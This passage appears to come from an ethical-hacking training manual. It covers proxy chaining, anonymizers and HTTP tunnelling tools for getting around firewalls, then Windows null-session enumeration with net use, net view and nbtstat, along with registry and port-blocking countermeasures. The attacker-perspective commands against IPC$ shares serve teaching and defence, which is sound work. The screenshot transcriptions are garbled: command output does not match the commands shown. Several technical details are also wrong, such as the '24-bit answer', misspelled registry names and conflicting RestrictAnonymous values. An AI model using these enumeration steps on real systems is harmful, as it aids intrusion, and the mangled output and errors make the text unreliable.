Threat Passive fingerprinting can be used for several other purposes. It can be used by crackers as 'stealthy' fingerprinting. For example, to determine the Operating System of a 'potential victim', such as a web server, one only needs to request a webpage from the server, and then analyze the sniffer traces. This bypasses the need for using an active tool that can be detected by various IDS systems. Also, Passive Fingerprinting may be used to identify remote proxy firewalls. Since proxy firewalls rebuild connection for clients, it may be possible to ID the proxy firewalls based on the signatures we have discussed. Organizations can use Passive Fingerprinting to identify 'rogue' systems on their network. These would be systems that are not authorized on the network.

Cheops




Cheops includes a generalized TCP port scanner to see what ports on the network are in use. It can be used to retrieve version information for certain services, to be sure any given host is up-to-date with the latest revision of its services.

Cheops includes a simple integrated SNMP browser, including write capability, using the UCD SNMP library. Cheops also supports a plug-in interface, which includes support for SNMP plug-ins, similar in concept to those of HP Openview.

Cheops can monitor critical servers, and immediately notify the concerned person through its event log, standard e-mail, and soon via paging, when things go wrong. The network administrator can know exactly which system is up or down, and just when problems occur. Right clicking on a host quickly shows a list of common services it supports, and rapid, easy access to them. The co-developer has given cheops a makeover and it is called Cheops-ng (new generation)

SocksChain

- SocksChain is a program that allows to work through a chain of SOCKS or HTTP proxies to conceal the actual IP-address.
- SocksChain can function as a usual SOCKS-server that transmits queries through a chain of proxies.



Tools SocksChain is a program that allows to work through a chain of SOCKS or HTTP proxies to conceal the actual IP-address. SocksChain can function as a usual SOCKS-server that transmits queries through a chain of proxies. SocksChain can be used with client programs that do not support the SOCKS protocol, but work with one TCP-connection, such as TELNET, HTTP, IRC... (FTP uses 2 connections).

SocksChain transmits the TCP-call of a client program in such a way that it successively goes through a chain of proxies. SocksChain itself is connected only with the first element of this chain. That one in its turn is connected with the second and so on.

So, to track where the query was initiated from with the help of server logs is very complex. To do that, one should analyze the logs of all intermediates one by one in the reverse order. If somewhere the logs are not kept, the thread will be lost. Theoretically it provides a high degree of anonymity. But it affects the speed of data transmission as it is inversely proportional to the chain length.

In all variety of proxies there are 2 basic types of universal services, i.e. allowing to transmit any TCP-connections (not only, say, HTTP and FTP). Only they make a chain possible and, therefore, are useful for SocksChain:

SOCK4 and SOCKS5 services. Their default port is 1080. SOCKS5 is the most universal service, as it allows not only establish TCP-connections but open a port for incoming TCP-connections (BIND

operation) and transmit/receive UDP-datagrams as well.

HTTP-proxy with a possibility of SSL-tunneling. The default ports are 80, 8080, 3128. This service is less universal than SOCKS5, but by far more widespread.

Proxy Servers

- Proxy is a network computer that can serve as an intermediate for connection with other computers. They are usually used for the following purposes:
 - As firewall, a proxy protects the local network from outside access.
 - As IP-addresses multiplexer, a proxy allows to connect a number of computers to Internet when having only one IP-address
 - Proxy servers can be used (to some extent) to anonymize web surfing.
 - Specialized proxy servers can filter out unwanted content, such as ads or 'unsuitable' material.
 - Proxy servers can afford some protection against hacking attacks.

Tools Proxy is a network computer that can serve as an intermediate for connection with other computers. They are usually used for the following purposes:

- As firewall, a proxy protects the local network from outside access.
- As IP-addresses multiplexer, a proxy allows to connect a number of computers to Internet when having only one IP-address
- Proxy servers can be used (to some extent) to anonymize web surfing.
- Specialized proxy servers can filter out unwanted content, such as ads or 'unsuitable' material.
- Proxy servers can afford some protection against hacking attacks.

The program Wingate is often used as proxy. Quite a number of such proxies are open to easy access. Anonymous proxies hide the real IP address (and sometimes other information) from websites that the user visits. There are two sorts; ones can be used in the same way as the non-anonymous proxies above, and web-based anonymizers.

Using a non-anonymous proxy:

HTTP_X_FORWARDED_FOR = 62.64.175.55, 194.72.9.37. This shows the IP address (first number) and possibly the IP address of the proxy server used (second).

Using an anonymous proxy:

HTTP_X_FORWARDED_FOR = 66.51.107.3 This now only shows the IP address of the proxy.

Anonymizers

- Anonymizers are services that help make your own web surfing anonymous.
- The first anonymizer developed was Anonymizer.com, created in 1997 by Lance Cottrell.

- An anonymizer removes all the identifying information from a user's computers while the user surfs the Internet, thereby ensuring the privacy of the user.
-

Note Anonymizers are services that help make your own web surfing anonymous. The first anonymizer developed was Anonymizer.com, created in 1997 by Lance Cottrell. An anonymizer removes all the identifying information from a user's computers while the user surfs the Internet, thereby ensuring the privacy of the user.

Many anonymizer sites create an anonymized URL by appending the name of the site the user wishes to access to their own URL, e.g.:

<http://anon.free.anonymizer.com/http://www.yahoo.com/>

After the user anonymizes a web access with an anonymizer prefix, every subsequent link selected is also automatically accessed anonymously. Most anonymizers can anonymize at least the web (http:), file transfer protocol (ftp:), and gopher (gopher:) Internet services.

To visit a page anonymously, the user visits his preferred Anonymizer site, and then enters the name of the target site in the anonymization field. Alternatively, he can set his browser home page to point to an anonymizer, so that every subsequent web access made will be anonymized. Apart from this, he can choose to anonymously provide password and other information to sites that request it, without revealing any other information such as his IP address. Crackers may configure an anonymizer as a permanent proxy server by making the site name the setting for the HTTP, FTP, Gopher, and other proxy options in their applications configuration menu, thereby cloaking their malicious activities.

However, anonymizers have the following limitations:

- HTTPS. Secure protocols like "https:" cannot be properly anonymized, since the browser needs to access the site directly to properly maintain the secure encryption.
- Plugins. If an accessed site invokes a third-party plugin, then there is no guarantee that they will not establish independent direct connections from the user computer to a remote site.
- Logs. All anonymizer sites claim that they don't keep a log of requests. Some sites, such as the Anonymizer, keep a log of the addresses accessed, but don't keep a log of the connection between accessed addresses and users logged in.
- Java. Any Java application that is accessed through an anonymizer will not be able to bypass the Java security wall.
- Active X. Active-X applications have almost unlimited access to the user's computer system.
- JavaScript. The JavaScript scripting language is disabled with url-based anonymizers

Some anonymizer sites are:


- Anonymizer.com
- Anonymize.net
- @nynomouse.com
- Iprivé.com
- MagusNet Public Proxy

- MuteMail.com PublicProxyServers.com
- Rewebber.de
- SilentSurf.com
- Surfola.com
- Ultimate-anonymity.com

Bypassing Firewall using Httptunnel

<http://www.nocrew.org/software/httpstunnel.html>

- Httpstunnel creates a bidirectional virtual data path tunneled in HTTP requests. The requests can be sent via an HTTP proxy if so desired.



Tools httpstunnel creates a bidirectional virtual data connection tunneled in HTTP requests. The HTTP requests can be sent via an HTTP proxy if so desired. This can be useful for users behind restrictive firewalls. If WWW access is allowed through a HTTP proxy, it's possible to use httpstunnel and telnet or PPP to connect to a computer outside the firewall.

A HTTP tunnel encapsulates packets in the HTTP protocol, which is usually allowed though firewalls, perhaps via a proxy. If the user wants to connect to a port on the destination computer, he will connect to that port on the httpstunnel client (htc), which is typically run on the user's computer. The htc program makes two TCP connections to a httpstunnel server (hts) which runs on a computer that can accept external HTTP connections and can connect to the desired port on the destination computer. The desired bi-directional TCP connection is split into the two TCP connections, each of which is used for a HTTP method. Data from the user is sent with the HTTP POST method, and the user receives the data from the destination with the HTTP GET method. Both the POST and the GET methods are initiated by htc.

HttpTunnel runs a protocol inside of the HTTP method. For example, data is sent encapsulated by a tunnel header consisting of 0x02, followed by the length of the data, followed by the data. Thus, the user TCP data is sent via multiple tunnel packets, in a HTTP method, which is carried by a TCP connection, transferred by IP packets.

Here is how htc sends data to the destination:

1. Open TCP connection to hts
2. Send HTTP POST with a large Content-Length
3. Send TUNNEL_DATA packets until POST Content-Length would be exceeded.

4. Send TUNNEL_PADDING packets to exactly satisfy Content-Length - 1
5. Send TUNNEL_DISCONNECT (1 byte)
6. Close TCP connection
7. Go to step 1

Here is how htc gets data from the destination.

1. Open TCP connection to hts
2. Send HTTP GET
3. Wait for response from hts
4. Read TUNNEL_DATA, then TUNNEL_PADDING, TUNNEL_DISCONNECT packets
5. Close TCP connection
6. Go to step 1

Tunnel creation and destruction

When a TCP connection is opened via the tunnel, the TUNNEL_OPEN packet is sent. When the TCP connection that is being tunneled (as opposed to the HTTP TCP connections) close, the TUNNEL_CLOSE packet is sent on the respective GET or POST HTTP TCP connection. The standard TUNNEL-CLOSE server and client can only handle one connection at a time.

Http Tunnel supports using HTTP proxies. The way these work is that TCP connections are made to the proxies, and the proxy makes the HTTP request to the HTTP server. The proxies get the HTTP server from the Host field in the HTTP header. If the proxy requires authorization, this is provided by the Base64-encoded username and password in the HTTP Proxy-Authorization field.

HTTPort



- HTTPort allows you to bypass an HTTP proxy, which is blocking you from the Internet. With HTTPort you may use the following software (just a sample list, not limited to !) from behind an HTTP proxy: e-mail, IRC, ICQ, news, FTP, AIM, any SOCKS capable software, etc. etc.

Tools HTTPort allows you to bypass an HTTP proxy, which is blocking you from the Internet. With HTTPort you may use the following software (just a sample list, not limited to !) from behind an HTTP proxy: e-mail, IRC, ICQ, news, FTP, AIM, any SOCKS capable software, etc. etc.

The basic idea is that you set up your Internet software in such a manner, that it considers your local PC to be a remote server it needs. This is where HTTPort enters. It intercepts connection from this software and runs the connection through the proxy - this is called a tunneling. Your software should use TCP/IP. HTTPort does not work with UDP/IP. There are two ways you can set up your software for use with HTTPort:

1. If your software uses a single (small range of) fixed server with a single (small range of) fixed port: For instance your software would like to connect to some.server.com:some_port. Create a new HTTPPort mapping, with any local port, preferably above 1024, remote server of "some.server.com" and remote port of "some_port". Point your software to 127.0.0.1:mapped_local_port as if it was the original server it needs.
2. If your software can connect through SOCKS4 proxy: Point your software to 127.0.0.1:1080, which is a built-in HTTPPort SOCKS4 server.

HTTPPort makes it possible to open a client side of a TCP/IP connection and provide it to any software. CLIENT means that HTTPPort may not be used for Trojans like NetBus or BackOrifice, because HTTPPort can't make a "listening" server side of a TCP/IP connection, available for connection from outside, which could possibly be exploited by Trojans. This in turn means that HTTPPort may be exploited by "client type" software only, not "server type". ANY SOFTWARE means, that ANY OTHER software may use the same technique that HTTPPort does to perform exactly the same. Moreover, the client side of malicious software may use plain HTTP protocol to access remote malicious server.

Summary

- War dialing is the term given to accessing a network illegally over a compromised phone line. Popular tools include THC war dialer and phone sweep.
 - Scanning is a method adopted by administrators and crackers alike to discover more about a network
 - There are various scan types - SYN, FIN, Connect, ACK, RPC, Inverse Mapping, FTP Bounce, Idle Host etc. The use of a particular scan type depends on the objective at hand.
 - Ways to subvert a standard connection include HTTPPort, HTTP tunneling, using proxies, SOCKS chains and anonymizers.
-

[1](Reference for Nmap: www.insecure.org- documents, mailing lists etc)

Summary

Recap

- War dialing is the term given to accessing a network illegally over a compromised phone line. Popular tools include THC war dialer and phone sweep.
- Scanning is a method adopted by administrators and crackers alike to discover more about a network
- There are various scan types - SYN, FIN, Connect, ACK, RPC, Inverse Mapping, FTP Bounce, Idle Host etc. The use of a particular scan type depends on the objective at hand.
- Popular scanning tools include Nmap, Superscan, Cheops etc
- TCP connection is established through a three-way handshake.
- Ways to subvert a standard connection include HTTPort, HTTP tunneling, using proxies, SOCKS chains and anonymizers.

Module 4: Enumeration

Overview

Module Objective

- Understanding Windows 2000 enumeration
 - How to Connect via Null Session
 - How to disguise NetBIOS Enumeration
 - Disguise using SNMP enumeration
 - How to steal Windows 2000 DNS information using zone transfers
 - Learn to enumerate users via CIFS/SMB
 - Active Directory enumerations
-

Module Objectives

This module introduces the enumeration phase of hacking to the reader. It details different aspects of enumeration. On completing this module, you will be familiar with the following topics:

- Understanding Windows 2000 enumeration
- How to Connect via Null Session
- How to disguise NetBIOS Enumeration
- Disguise using SNMP enumeration
- How to steal Windows 2000 DNS information using zone transfers
- Learn to enumerate users via CIFS/SMB
- Active Directory enumerations

The reader is urged to note that there is no 'one sure shot way' for hackers to approach a system. This is the basis behind stating that while countermeasures are suggested here, they are proposed in the light of the generic approach of hackers towards a system.

What is Enumeration

- If acquisition and non intrusive probing have not turned up any results, then an attacker will next turn to identifying valid user accounts or poorly protected resource shares.
 - Enumeration involves active connections to systems and directed queries.
 - The type of information enumerated by intruders:
 - Network resources and shares
 - Users and groups
 - Applications and banners
-

We had seen in the previous modules how the attacker can gather necessary information about his target without really getting on the wrong side of the legal barrier. If all the previously discussed attempts fail to generate relevant or useful information, the attacker can extend his efforts by actually probing the target. This is significant in that the attacker crosses over to the target territory to unearth information about the network, shares users, groups, applications and banners.

Note The objective of the attacker will be to identify valid user accounts or groups where he can remain inconspicuous once he has compromised the system. Enumeration involves active connections being made to the target system, or subjecting it to directed queries made to a system. Normally, an alert and secure system will log such attempts. Often the information gathered is what the target might have made public - such as a DNS address. However, it is possible that the attacker stumbles upon a remote IPC share such as the IPC\$ in windows, that can be probed with a null session and shares and accounts enumerated.

Concept On ascertaining the security posture of the target, the attacker can turn this information to this advantage by exploiting some resource sharing protocol or compromising an account. The type of information enumerated by hackers can be loosely grouped into the following categories:

1. Network resources and shares
 2. Users and Groups
 3. Applications and Banners
-

Net Bios Null Sessions

- The null session is often referred to as the Holy Grail of Windows hacking. Null Sessions take advantage of flaws in the CIFS/SMB (Common Internet File System/ Server Messaging Block).
 - You can establish a Null Session with a Windows (NT/2000/XP) host by logging on with a null user name and password.
 - Using these null connections allows you to gather the following information from the host:
 - List of users and groups
 - List of machines
 - List of shares
 - Users and host SIDs (Security Identifiers)
-

In the preceding modules we have seen how the attacker gleans information about the target without actually penetrating into the system. While port scanning has a degree of intrusiveness, the process of enumeration ranks higher in this context.


Concept In the enumeration phase, the attacker gathers information such as network user and group names, routing tables, and Simple Network Management Protocol (SNMP) data. In this module we will explore how an attacker can enumerate the network and what countermeasures can be taken to check this phase of attack.

Concept Before we can get into the details of the attack, let us try to understand the underlying concept of null sessions. The windows operating system relies on the 'user' account for authentication. As the operating systems of this family have evolved, we have seen the addition of groups, policies, rights and other additional security measures being added in order to enhance the authentication process.

However, in addition to the standard user, the OS also supports a unique type of user called the 'null' user, which is basically a pseudo-account that has no username or password, but is allowed to access certain information on the network.

The Null user is capable of enumerating account names and shares on domain controllers, member servers, and workstations. This makes the Null user, a user with no credentials, a potential means of attack by crackers to elicit information and compromise the system.

Let us take a look at a typical LANMAN sessions on Windows NT 4.0




Remote machines establish a session with the Windows NT server using a challenge response protocol. The security of the information channel is ensured through a sequence of communications as outlined below.

- The remote machine (or session requestor / client) sends a request to the session server (or session acceptor). This may be within the same domain or across domains.
- The session server responds by sending across a random 64-bit challenge question to the client. The client responds to the question with a 24-bit answer which is hashed with the password of the user account that is requesting the session.
- The session server accepts the response and verifies with the local security authority regarding the authentication of the user account and password.
- The LSA confirms the identity of the requestor by verifying that the response was hashed with the correct password for the user that the requestor purports to be. This confirmation occurs locally if the requestor's account is a local account on the server. However, if the requestor's account is a domain account, the response is forwarded to the concerned domain controller for authentication.
- On authenticating the response, an access token is generated by the session server and sent across to the client.
- The client then uses this access token to connect to resources on the server till the newly established session is terminated.

Access tokens are executive objects that are managed by the operating system. These tokens cache information about a logon session for a particular user and holds true till the user logs out or uses another machine to access the particular resources. This eliminates the need for another authentication handshake when accessing related resources. This means network authentication protocols such as NTLM are only required when hopping from one machine to another. The NT security model can be viewed as shown below.

Once produced, the token provides two basic services: it stores the Security ID (SID) of the user that it represents and a cache of user information such as authorization information (groups and privileges).




Windows NT 4.0 provided two key groups whose membership could be controlled by the administrator: Administrators and Users. There was one group, Everyone, whose membership was controlled by the

operating system or domain. Every user who was authenticated by the domain was a member of the Everyone group.

Windows 2000 provides three groups whose membership is controlled by the administrator: Users, Power Users, and Administrators. The group whose membership is controlled by the operating system or domain is Authenticated Users. It is the same as the Everyone group, except that it does not contain anonymous users or guests. Unlike the Everyone group in Windows NT 4.0, the Authenticated Users group is not used to assign permissions. Only groups controlled by the administrator, primarily Users, Power Users, and members of the Administrators group, are used to assign permissions.

Now, let us take a look at a typical LANMAN sessions on Windows 2000

- Here, the client sends a pre-authenticated (hash of user password) request along with a time stamp to the key distribution center (KDC) that resides on the domain controller (DC) of the concerned domain, requesting for a ticket granting ticket (TGT).
- The KDC extracts the hash of the user identity from its database and decrypts the request with it, noting the time stamp as well for recentness of request. A valid user account results in successful decryption.
- The KDC sends back a TGT, that contains among other information the session key (encrypted with users password) and the security identifiers (SID) identifying the user and the group among other things.
- The client uses the ticket to access the required resources.



Note that the client sends a time stamped request so that the TGT may not be captured en-route and used later. The ticket thus generated primarily holds the domain name of the domain that issued the ticket and the name of the principal. Tickets also have a finite lifespan, with both the start and expiration of the session noted on it, client address and authorized access rights encrypted on it.

Having understood how windows sessions are established, let us take a look at the concept of null sessions in windows.

We have seen the role of the authenticator - the session server / KDC in ensuring that only authorized users are allowed to gain access to specified resources. What if there is no authenticator in establishing a session over the network? There is no way the particular server can ascertain who has initiated the session, whether it was hijacked or what resources were accessed. This session is therefore known as a null session.

The goal of authentication is primarily to establish a secure channel for communication and also to assure the resource provider that only an authenticated user is at the other end of the communication channel.

With null network credentials, there is no way to establish a secure session key. But since there are several instances where anonymous users may be allowed to access resources (- such as an administrator who wants to share resources among users in various domains, which are yet to be properly mapped) Windows has a built in mechanism for a null user (or a user with null network credentials to connect through what is known as a null session.

Note A null session is an insecure (unauthenticated) connection with no proof of identity. No user and password credentials are supplied in the establishment of the session. No session key is exchanged when establishing a null session, and hence it is impossible for the system to send encrypted or even signed messages on behalf of the user under a null session.

When the LSA is asked to create a token for a remote client communicating via a null session, it produces a token with a user SID of S-1-5-7 (the null logon session), and a user name of anonymous logon. We have seen earlier that Everyone is included in all tokens, and the null session is classified as a network logon. This gives the null user access to file system shares and named pipes.

Threat Other areas where null sessions are considered useful is when the LMHOSTS.SAM file uses the "#INCLUDE <filename>" tag. The share point that contains the included file must be setup as a null session share. Additionally where a service, running under the local "SYSTEM" account, needs access to some network resource, a null session may be established to access these resources.

Threat An interesting part is that Null sessions can also be established at the API level with languages such as C++. Null sessions can be used to establish connections to 'null session pipes', if it is allowed by the server. A 'pipe' is a facility that allows a process on one system to communicate with a process on another system, while a inter process communication share allows communication between two processes on the same system.

Threat Null sessions can also be used to establish connections to shares, including such system shares as \\servername\\IPC\$. The IPC\$ is a special hidden share. It may be noted that the IPC\$ share is an interface to the 'server' process on the machine, also associated with a pipe so it can be accessed remotely. Null sessions make the enumeration of users, machines, and resources easier for administrative purposes especially across domains. This is the lure for the attacker who intends to use a null session to connect to the machine.

In the last module we have seen how port scanning is used to discover ports that are running services or in a listening state. During port scanning, the attacker takes note of any response from TCP port 139 and 445. Why would these ports interest an attacker? The answer lies in the SMB protocol.

The SMB (Server Message Block) protocol is known for its use in file sharing on Windows NT / 2000 series among other things. Attackers can potentially intercept and modify unsigned SMB packets then modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data.

Concept SMB is the resource sharing protocol supported by many Microsoft operating systems; it is the basis of network basic input/output system (NetBIOS) and many other protocols. SMB signing authenticates both the user and the server hosting the data. In Windows NT it ran on top of NBT (NetBIOS over TCP/IP), making it a bulky protocol with a large header as well as consuming greater time. In Windows NT, it used the ports 137, 138 (UDP) and 139 (TCP). In Windows 2000, SMB was allowed to directly run over TCP/IP, without the extra layer of NBT. Therefore, port 445 started being used for this purpose.

If the client has NBT enabled, it will always try to connect simultaneously to the server at both port 139 and 445. If there is a response from port 445, it sends a RST to port 139, and continues its SMB session to port 445 alone. However, if there is no response from port 445, it will continue its SMB session to port 139 alone on eliciting a response from the port. Needless to say, the session will completely fail if there is no response from either of the ports.

If the client has NBT disabled, it will always try to connect to the server at port 445 alone. If the server answers on port 445, the session will be established and continue on that port. The session fails in the absence of a response. This is the case if the server runs Windows NT 4.0.. In essence, if the server

has NBT enabled, it listens on UDP ports 137, 138, and on TCP ports 139, 445. If it has NBT disabled, it listens on TCP port 445 only.

Threat Each SMB session consumes server resources. Establishing numerous null sessions will slow or possibly crash the server even in Windows 2003. An attacker could repeatedly establish SMB sessions until the server stops responding. SMB services will become slow or unresponsive.

So What's the Big Deal?

- Anyone with a NetBIO S connection to your computer can easily get a full dump of all your usernames, groups, shares, permissions, policies, services and more using the Null user.
- The above syntax connects to the hidden Inter Process Communication 'share' (IPC\$) at IP address 192.34.34.2 with the built-in anonymous user (/u:"") with ("") null password.
- The attacker now has a channel over which to attempt various techniques.
- The CIFS/SMB and NetBIOS standards in Windows 2000 include APIs that return rich information about a machine via TCP port 139 - even to unauthenticated users.

```
C: \>net use \\192.34.34.2 \\IPC$ "" /u: ""
```

Gaining NULL session access to a Win NT\W2K system is the number one method for attackers to enumerate information about a Win NT\W2K machine.

From a NULL session attackers can call APIs and use Remote Procedure calls to enumerate information. These sessions can provide information on passwords, groups, services, users and even active processors. NULL session access can also be used for escalating privileges and performing DoS attacks. A null session can only be made to TCP port 139, but other ports such as 135 (RPC endpoint mapping), 137 (NETBIOS Name Service) and 138 (NETBIOS datagram service) are often required for code to be called effectively.

The original purpose of null sessions was to allow unauthenticated machines to obtain browse lists from servers. As both NT and W2K coordinate systems based on the domain architecture concept, it was considered that null sessions would facilitate inter-domain browsing where the domain controllers did not share the same database of user and machine accounts - but still needed to browse for information across the domains.

Instances of such requirement are: need to acquire a browse list from a server in a different domain, authenticate a user in a different domain etc. Establishing trust relationships have solved this problem to a great extent, yet there remained much to be desired on the inter-connectivity front. Later, WINS, DNS, LMHOSTS, AD (Active Directory) were put forth to address this problem. However, Null sessions make this process much easier to accomplish, because they allow direct enumeration of machines and resources in a domain from an unauthenticated machine with little prior knowledge.

Threat The enumeration of machines and resources in a domain also makes it easier for an attacker to break in. If he is able to anonymously obtain the names of all of the machines in a domain, and then list the resource shares on those machines, it is only a matter of time before he finds a share which is open to "Everyone". Other possibilities include password cracking for a username that was enumerated, planting a backdoor for later access, dumping sensitive information etc.

Attack Methods In the following pages we will try to see how this null session can be used by attackers to enumerate the system. Let us see how a null session is established and how a

remote computer can be enumerated from the command line prompt of a windows machine. In the example shown below, we can see that establishing a null session on the target host reveals that the system root can be easily compromised as the default setting of 'Everyone' *may* not have been changed, and the shares are visible to all.

The screenshot shows a Windows command prompt window with the following text:

```
G:\>WINNT>cmd&ampgtcmd.exe  
Microsoft Windows [Version 5.00.2195]  
(C) Copyright 1985-2000 Microsoft Corp.  
G:\>net use \\192.168.2.149\ipc$ /user:""  
The command completed successfully.  
G:\>net view \\192.168.2.149  
Shared resources at \\192.168.2.149  
The command completed successfully.  
G:\>net use \\192.168.2.149\My Documents
```

In a NULL session, the TCP/IP connection to port 139 is made first with the following: net use \\127.0.0.1.\ipc\$ "" /user:"". This is followed by using the session layer protocols SMB and NetBIOS to access the hidden remote IPC share IPC\$. The IPC\$ is a special hidden share which allows communication between two processes on the same system (Inter Process Communication). The IPC\$ share is an interface to the 'server' process on the machine. It is also associated with a pipe so it can be accessed remotely. This technique was programmatically written into an old exploit called the Red Button attack. This was addressed and fixed by Microsoft in Service Pack 3 for NT 4.0.

RedButton revealed the resources available to the 'Everyone' group, determined the name of the built-in Administrator account (even if it has been renamed), read various Registry entries (revealing the registered owner's name and other information), and listed all shared resources (including hidden shares). In short, RedButton divulged sensitive information about an NT system. Null Sessions take advantage of flaws in the CIFS/SMB (Common Internet File System/Server Messaging Block) architecture.

Once the attacker has a list of the remote shares, he could then attempt to map to a remote share. An example of the command structure for the attack is shown in the screenshot above. This attack will only work if the share is not password protected or shared out to the 'everyone' group.

Threat Access to the hard drive is a serious security breach. Even if the attacker does not map a drive, he can gather sensitive information such user accounts, password policy and similar data that he can exploit later to continue his attack on the system. This may not be apparent to the victim initially, and the attacker can take the advantage of the time lapse for more information gathering and planting malicious code such as a virus or a Trojan. The open file share attack generally makes Trojan planting extremely easy to do. For instance, an intruder might try to place a key logger batch into the start-up folder to collect further information and perhaps log on later as an authenticated user.

Null Session Countermeasure

- Null sessions require access to TCP 139 and/ or TCP 445 ports.
- You could also disable SMB services entirely on individual hosts by unbinding WINS Client TCP/IP from the interface.
- Edit the registry to restrict the anonymous user.
 1. Open regedit32, navigate to HKLM\SYSTEM\CurrentControlSet\LSA
 2. Choose edit | add value
value name: ResticAnonymous

Data Type: REG WORD

Value: 2

Countermeasure "HKLM" refers to the hive "HKEY_LOCAL_MACHINE". If this is set to "1" anonymous connections are restricted. However, an anonymous user can still connect to the IP though he is restricted as to which information is obtainable through that connection. A value of "1" restricts anonymous users from enumerating SAM accounts and shares. A value added in Windows 2000, restricts all anonymous access unless clearly granted. The first registry key to check would be:

HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous

The other keys to inspect are:

HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\NullSess and HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\NullS

These are MULTI_SZ (multi-line string) registry parameters that list the shares and pipes, respectively, that are open to null sessions. These keys should be verified so that no unwarranted shares or pipes are open. Moreover, those open should be secured such that only 'SYSTEM' or "Administrators" have access to modifying these keys.

In Windows 2000, the domain security policy lays down the protection measures for the domain controller. On systems that are not domain controllers, the 'Local Security Policy' must be configured to restrict anonymous connections. The value "No access without explicit anonymous permission" is the most secure and the equivalent of 2 in the registry value of the key HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous discussed above.

Countermeasure Another step that is advisable is to disallow remote access completely except for specific accounts and groups. It would be prudent to block NetBIOS ports on the firewall or border router to increase network security. Blocking the following ports will prevent against Null Sessions (as well as other attacks that use NetBIOS)

135 TCP DCE/RPC Portmapper

137 TCP/UDP NetBIOS Name Service

138 TCP/UDP NetBIOS Datagram Service

139 TCP NetBIOS Session Service

445 TCP Microsoft-DS (Windows 2000 CIFS/SMB)

Countermeasure In Windows Server 2003, the policies called Network access: Do not allow anonymous enumeration of SAM accounts and Network access: Do not allow anonymous enumeration of SAM accounts and shares replace the Windows 2000 setting. They manage registry values called *RestrictAnonymousSAM* and *RestrictAnonymous* respectively, both located in the HKLM\System\CurrentControlSet\Control\Lsa\ registry key.

Countermeasure A best practice that comes in handy is to stop all services that are not otherwise required for the functioning of the system.

- NBTscan is a program for scanning IP networks for NetBIOS name information.
- For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address.
- The first thing a remote attacker will try on a Windows 2000 network is to get list of hosts attached to the wire.
 1. net view / domain,
 2. nbtstat -A <some IP>

```
C:\>nbtstat -A 192.168.2.25
Using NB name scan for addresses from 192.168.2.8/255
192.168.2.9 Services Fetched: Connection denied by port
NetBIOS Name Table for Host 192.168.2.9:
Name Service Type
C$ Database Service
M$ DNS/DNSUPD
T$ File/Print Server
Adapter address: 00-0C-1E-0E-0F-09

NetBIOS Name Table for Host 192.168.2.1:
Name Service Type
C$ Database Service
T$ File/Print Server
I$ Remote Registry
R$ Remote Desktop
W$ Remote Service Elections
WLM$ WLM Master
W$ WLM Workload Manager
Adapter address: 00-0C-1E-0E-0F-09

NetBIOS Name Table for Host 192.168.2.24:
Name Service Type
C$ Database Service
T$ File/Print Server
I$ Remote Registry
R$ Remote Desktop
W$ Remote Service Elections
WLM$ WLM Master
W$ WLM Workload Manager
Adapter address: 00-0C-1E-0E-0F-09
```

Note The first step towards enumerating a windows machine would be to take advantage of the NetBIOS API. NetBIOS stands for Network Basic Input Output System .It was originally developed by IBM and Sytek as an Application Programming Interface (API) for client software to access LAN resources.

We have seen how we can establish null sessions using NET.exe to connect to the IPC\$ of remote machines. We have also seen how port scanning tools such as nmap can detect open ports and identify operating systems.

If an attacker notes a windows OS with port 139 open, he would be interested in checking what resources he can access or view on the remote system. This is shown in the screenshot above. However, to enumerate the NetBIOS names, the remote system must have enabled File and Printer Sharing.

Using these techniques the attacker can launch two types of attack on the remote computer having NetBIOS. He can choose to read/write to a remote computer system depending on the availability of shares. Alternatively he can launch a denial of service.

A recent instance was reported in August 2002 when Microsoft issued an advisory stating that an attacker could seek to exploit an unchecked buffer in network share provider on machines that have anonymous access enabled by sending a malformed SMB request to a target computer and crashing it.

Attack Methods Let us adopt an attacker's perspective to his port scan results.

On finding port 139 open, the attacker can first use the nbtstat command

Usage: nbtstat [-a RemoteName] [-A IP_address] [-c] [-n] [-R] [-r] [-S] [-s] [interval]

```
C:\Windows\System32\cmd.exe
C:\>subst h: \\192.168.2.149
Local Area Connection
Node lphdraddr: \\192.168.2.119 Scope Id: []
NetBIOS Remote Machine Name Table
  Name      Type    Status
  MARYCO-SEWER  (0x0) UNIQUE Registered
  USR00000P   (0x0) GROUP  Registered
  USR00000Q   (0x0) GROUP  Registered
  MARYCO-SEWER  (0x0) UNIQUE Registered
  USR00000P   (0x0) GROUP  Registered

MAC Address = 00-50-00-4B-43

C:\>net view \\192.168.2.149
Shared resources at \\192.168.2.149

Share name  Type      Used as  Comment
C:          Disk
E:          Disk
F:          Disk
My Documents Disk

The command completed successfully.
```

